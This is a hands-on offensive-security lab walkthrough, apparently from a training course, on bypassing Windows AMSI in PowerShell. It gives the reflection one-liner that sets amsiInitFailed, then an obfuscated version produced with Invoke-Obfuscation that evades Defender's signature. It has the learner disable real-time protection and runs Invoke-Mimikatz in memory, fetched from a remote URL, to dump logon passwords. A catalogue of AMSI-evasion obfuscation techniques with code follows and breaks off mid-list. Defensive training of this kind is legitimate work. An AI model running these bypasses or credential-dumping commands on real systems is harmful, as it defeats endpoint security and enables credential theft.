
Luckily there are a ton of AMSI bypasses publicly available:
https://github.com/S3cur3Th1sSh1t/Amsi-Bypass-Powershell

And there's even a convenient cloud-based AMSI generator called AMSI.fail:
And here's another one:
https://shaquibizhar.github.io/Amsi-bypass-generator/

In this lab we'll be using "Matt Graebers Reflection method", it's a simple one-liner which uses reflection to set the amsiInitFailed field to $true. Let's have a look how it works before we implement it.
"Matt Graebers Reflection method"
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,Static').SetValue($null,$true)
Understanding the Technique
How it Works in Powershell:
- Reflection: The core of this bypass relies on .NET reflection, which allows code to inspect and modify types, fields, and methods at runtime.
- Targeting
amsiInitFailed: The code specifically targets theamsiInitFailedstatic field within theSystem.Management.Automation.AmsiUtilsclass. This field is used to indicate whether the AntiMalware Scan Interface (AMSI) initialization has failed. - Setting to
$true: By setting this field to$true, the code effectively tells the .NET runtime that AMSI initialization has failed, causing AMSI scans to be skipped.

1.5 BYPASSING AMSI
-
Let's see if Matt Graeber's (very old) technique works...
-
On your Windows machine, open a
Powershell promptand paste the following:
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,Static').SetValue($null,$true)

Dang! It didn't work! Obviously AMSI is scanning this script block before allowing it to execute - below is the YARA RULE (signature) from Defender responsible for this. We'll explain later what YARA is and how we got this rule (maybe).
- The yara rule can be found in "C:\THEV\Labs\AMSI\PsAttack.yara".

When we translate the UTF-16 string translated to ASCII we get these:
| String Name | ASCII Translation |
|---|---|
| $x_1_1 | amsiutils getfield( amsiinitfailed |
| $x_1_2 | amsicontext [reflection.bindingflags |
| $x_1_3 | [ref].assembly.gettype(system.management.automation.amsiutils |
| $x_1_4 | amsiutils .getfield( amsicontext |
- The 2 strings marked in red match on our one-liner, but as you can also see these strings are pretty long, what happens if we simply make some changes to break the signature?
1.6 INVOKE-OBFUSCATION
- Install invoke-obfuscation from github:
cd c:\thev
git clone https://github.com/danielbohannon/Invoke-Obfuscation.git
- In order to run InvokeObfuscation we need to turn Defender off again temporarily, so it doesn't block our one-liner.
IMPORTANT: Make sure Real-Time Protection is
disabled- if this is not the case just run the following script, it will configure the right settings.
- On your Windows machine, open a
PowerShell promptwith Administrator privileges:
C:\thev\labs\powershell\av_disable.ps1
- The output should be like this:
cd c:\thev\invoke-obfuscation
import-module .\Invoke-Obfuscation.psd1
Invoke-Obfuscation -ScriptBlock { [Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,Static').SetValue($null,$true) } -Command 'TOKEN\STRING\1,TOKEN\STRING\2,TOKEN\MEMBER\1,TOKEN\VARIABLE\1'
This applies:
-
String concatenation (STRING\1).
-
String formatting with -f (STRING\2).
-
Backtick insertion for methods (MEMBER\1).
-
Variable name randomization (VARIABLE\1).
-

The obfuscated output will be something like this:

- Let's turn Defender on again so we can test if we can bypass AMSI.
IMPORTANT: Make sure Real-Time Protection is
enabledand the rest isdisabled- if this is not the case just run the following script, it will configure the right settings.
- On your Windows machine, open a
PowerShell promptwith Administrator privileges:
C:\thev\labs\powershell\av_enable.ps1
- The output should be like this:
- You can find the obfuscated AMSI Bypass script below in your
C:\THEV\Labs\AMSI\folder, but you can just execute it as oneliner as well.
AMSIBypass.ps1
-
Let's see if we run the oneliner in a Powershell and see if Defender still detects it as malicious, and if we can now bypass AMSI.
-
On your Windows machine, open a
Powershell promptwith Administrator privileges:
AMSIBypassOneliner.ps1
[Ref].ASseMBly.gETTYPE(('S'+("{1}{0}{2}" -f 's','y','tem.M')+'a'+'nag'+'em'+("{0}{2}{3}{1}"-f'ent','ation.A','.Auto','m')+("{0}{1}" -f'ms','iU')+'ti'+'ls')).getFIeLd((("{0}{1}" -f'ams','iI')+("{0}{1}" -f 'ni','tFa')+("{1}{0}" -f'ed','il')),(("{0}{1}{2}" -f 'N','onPu','bl')+'ic'+','+("{0}{1}"-f 'Sta','tic'))).seTVAlUE(${NU`ll},${t`RUE})


- Defender didn't trigger, but did we bypass AMSI successfully? Let's test again with "invoke-mimikatz" - you'll now see an error that says that the term "invoke-mimikatz" is not recognized, which is normal as it's not locally on the disk, nor loaded into the memory of Powershell. This also means AMSI is not scanning any longer! Success!
invoke-mimikatz

- And yes Defender and AMSI are still on:
C:\thev\labs\powershell\av_check.ps1
- Finally let's do an ultimate test and run invoke-mimikatz in-memory by using IEX (Invoke Expression)
IEX (New-Object Net.WebClient).DownloadString("https://raw.githubusercontent.com/BC-SECURITY/Empire/master/empire/server/data/module_source/credentials/Invoke-Mimikatz.ps1"); Invoke-Mimikatz -Command '"privilege::debug" "sekurlsa::logonpasswords"';

This concludes our AMSI bypass lab, we successfully bypassed AMSI in Powershell using a simple one-liner that we obfuscated using Invoke-Obfuscation.
CLEANUP
On your Windows machine:
Close all command prompts, andPowerShell windows.
1.7 REFERENCE: POWERSHELL OBFUSCATION TECHNIQUES (INVOKE-OBFUSCATION)
List of PowerShell Obfuscation Techniques
Below are some common PowerShell obfuscation techniques that can be used to evade AMSI detection, along with examples and explanations of how they work. After each example, you can check the Defender logs to see if AMSI detected the obfuscated command.
1. Backtick (`) Character for Line Continuation
- Description: The backtick (
) is PowerShell's escape character, used to continue a command across multiple lines or escape special characters. In obfuscation, it breaks up strings or commands to make them harder to read or match against signatures (e.g., AMSI's detection ofInvoke-Mimikatz`). - Example:
$cmd = "Invo`ke-Mi`mikatz" & $cmd- Explanation: The backtick splits
Invoke-Mimikatzacross lines, and concatenation reconstructs it. This can evade simple string matching by AMSI, though modern AMSI may still detect the final executed string.
- Explanation: The backtick splits
2. String Concatenation
- Description: Combining multiple string fragments to form a command or keyword, avoiding direct use of sensitive terms (e.g.,
AmsiUtils). This breaks up detectable patterns and is often paired with other techniques like backticks. - Example:
$part1 = "Invo" $part2 = "ke-Mimi" $part3 = "katz" $command = $part1 + $part2 + $part3 Invoke-Expression $command- Explanation: Concatenates
Invoke-Mimikatzfrom fragments, executed viaInvoke-Expression. AMSI may still detect the final script block if it reconstructs the string.
- Explanation: Concatenates
3. Base64 Encoding
- Description: Encodes a script or command as a Base64 string, which is decoded and executed at runtime using
FromBase64Stringor PowerShell's-EncodedCommandparameter. This hides the script's content in a non-readable format. - Example:
$base64 = [Convert]::ToBase64String([Text.Encoding]::Unicode.GetBytes('Write-Output "Invoke-Mimikatz"')) $script = [Text.Encoding]::Unicode.GetString([Convert]::FromBase64String($base64)) Invoke-Expression $script- Explanation: Encodes
Write-Output "Invoke-Mimikatz"as Base64, decodes, and executes it. AMSI may scan the decoded script block, so this alone may not bypass detection.
- Explanation: Encodes
4. String Replacement
- Description: Replaces parts of a string with alternative characters or substrings at runtime to reconstruct a command, avoiding direct use of sensitive keywords.
- Example:
$cmd = "Xnvokx-MxmXkXtz" $cmd = $cmd -replace 'X', 'i' -replace 'x', 'e' -replace 'X', 'a' Invoke-Expression $cmd- Explanation: Replaces placeholders to form
Invoke-Mimikatz. This can evade static analysis, but AMSI may detect the final string after replacement.
- Explanation: Replaces placeholders to form
5. Character Encoding (ASCII/Unicode)
- Description: Represents characters using their ASCII or Unicode values, constructing strings dynamically to avoid literal keywords.
- Example:
$cmd = [char]73 + [char]110 + [char]118 + [char]111 + [char]107 + [char]101 + '-' + [char]77 + [char]105 + [char]109 + [char]105 + [char]107 + [char]97 + [char]116 + [char]122 Invoke-Expression $cmd- Explanation: Uses ASCII values (e.g., 73 =
I, 110 =n) to buildInvoke-Mimikatz. This is harder to read but may still be detected by AMSI after execution.
- Explanation: Uses ASCII values (e.g., 73 =
6. Variable Name Obfuscation
- Description: Uses random, complex, or misleading variable names to obscure the script's purpose, making it harder for analysts to understand.
- Example:
$x7a9pQ = "Invoke-Mimikatz" &$x7a9pQ- Explanation: Assigns
Invoke-Mimikatzto a random variable name and executes it. This doesn't evade AMSI but complicates manual analysis.
- Explanation: Assigns
7. Invoke-Expression (Dynamic Execution)
- Description: Uses
Invoke-Expression(or aliases likeiex) to execute dynamically constructed strings, hiding the final command until runtime. - Example:
$cmd = "Write" + "-Output 'Invoke-Mimikatz'" Invoke-Expression $cmd- Explanation: Builds and executes a command dynamically. AMSI scans the final script block, so this alone may not bypass detection.
8. Splatting
- Description: Uses a hashtable to pass parameters or commands, obscuring the command structure by breaking it into key-value pairs.
- Example:
$splat = @{ Cmdlet = "Write-Output" Argument = "Invoke-Mimikatz" } & $splat.Cmdlet $splat.Argument- Explanation: Executes
Write-Output "Invoke-Mimikatz"via splatting. This obscures the command but doesn't prevent AMSI from scanning the final script block.
- Explanation: Executes
9. Format Operator (-f)
- Description: Uses the
-foperator to format strings dynamically, constructing commands or keywords from placeholders. - Example:
$cmd = "{0}-{1}" -f "Invoke", "Mimikatz" Invoke-Expression $cmd- Explanation: Formats
Invoke-Mimikatzusing-f. AMSI may detect the final string after formatting.
- Explanation: Formats
10. Obfuscated String Splitting
- Description: Splits a string into substrings and reassembles it at runtime, often using arrays or random splits to avoid detection.
- Example:
$parts = @("In", "vo", "ke-", "Mimi", "katz") $cmd = $parts -join "" Invoke-Expression $cmd- Explanation: Splits
Invoke-Mimikatzinto an array and joins it. This can evade static analysis, but AMSI scans the joined string.
- Explanation: Splits
11. XOR Encoding
- Description: Applies XOR operations to encode strings, decoding them at runtime with a key to reconstruct the original command.
- Example:
$key = 0x42 $encoded = [byte[]]@(0x2f, 0x38, 0x3f, 0x37, 0x2b, 0x65, 0x20, 0x29, 0x3c, 0x3c, 0x2b, 0x2a, 0x38, 0x3d) $decoded = $encoded | ForEach-Object { $_ -bxor $key } $cmd = [Text.Encoding]::ASCII.GetString($decoded) Invoke-Expression $cmd # Decodes to "Invoke-Mimikatz"- Explanation: XOR-encodes
Invoke-Mimikatz, decodes at runtime. This is harder to detect statically, but AMSI may scan the decoded string.
- Explanation: XOR-encodes
12. Environment Variable Substitution
- Description: Uses environment variables to store parts of a command, substituting them at runtime to build the script.
- Example:
$env:PART1 = "Invoke" $env:PART2 = "Mimikatz" $cmd = "$env:PART1-$env:PART2" Invoke-Expression $cmd- Explanation: Stores
InvokeandMimikatzin environment variables. This spreads the command across system state, but AMSI scans the final script block.
- Explanation: Stores
13. Comment Injection
- Description: Inserts comments or irrelevant code to obscure the script's logic, making it harder to analyze manually.
- Example:
# This is a harmless script $cmd = "Invoke-Mimikatz" # Just a test # Some unrelated comment &$cmd- Explanation: Adds comments to distract analysts. Doesn't evade AMSI but complicates human review.
14. Randomized Case (Mixed Case)
- Description: Uses mixed upper and lower case for commands or strings to avoid exact string matches.
- Example:
$cmd = "iNvOkE-mImIkAtZ" Invoke-Expression $cmd- Explanation: Randomizes case for
Invoke-Mimikatz. PowerShell is case-insensitive, so this executes, but AMSI normalizes case for detection.
- Explanation: Randomizes case for
15. Pipeline Obfuscation
- Description: Uses complex pipelines with
ForEach-Object,Where-Object, or other cmdlets to obscure command construction. - Example:
$parts = @("Invoke", "Mimikatz") $cmd = $parts | ForEach-Object { $_ } | Join-String -Separator "-" Invoke-Expression $cmd- Explanation: Builds
Invoke-Mimikatzthrough a pipeline. This adds complexity but doesn't prevent AMSI from scanning the final string.
- Explanation: Builds
16. Compressed Scripts
- Description: Compresses a script using
System.IO.Compression(e.g., Deflate or GZip), decompressing and executing it at runtime. - Example:
$script = 'Write-Output "Invoke-Mimikatz"' $bytes = [Text.Encoding]::Unicode.GetBytes($script) $ms = New-Object IO.MemoryStream $cs = New-Object IO.Compression.DeflateStream($ms, [IO.Compression.CompressionMode]::Compress) $cs.Write($bytes, 0, $bytes.Length) $cs.Close() $compressed = $ms.ToArray() $ms.Close() # Decompress and execute $ms = New-Object IO.MemoryStream(,$compressed) $ds = New-Object IO.Compression.DeflateStream($ms, [IO.Compression.CompressionMode]::Decompress) $reader = New-Object IO.StreamReader($ds) $decompressed = $reader.ReadToEnd() Invoke-Expression $decompressed- Explanation: Compresses the script, decompresses, and executes. This hides the script statically, but AMSI scans the decompressed script block.
17. Reflection-Based Obfuscation
- Description: Uses .NET reflection to access and execute commands or types dynamically, avoiding direct cmdlet names.
- Example:
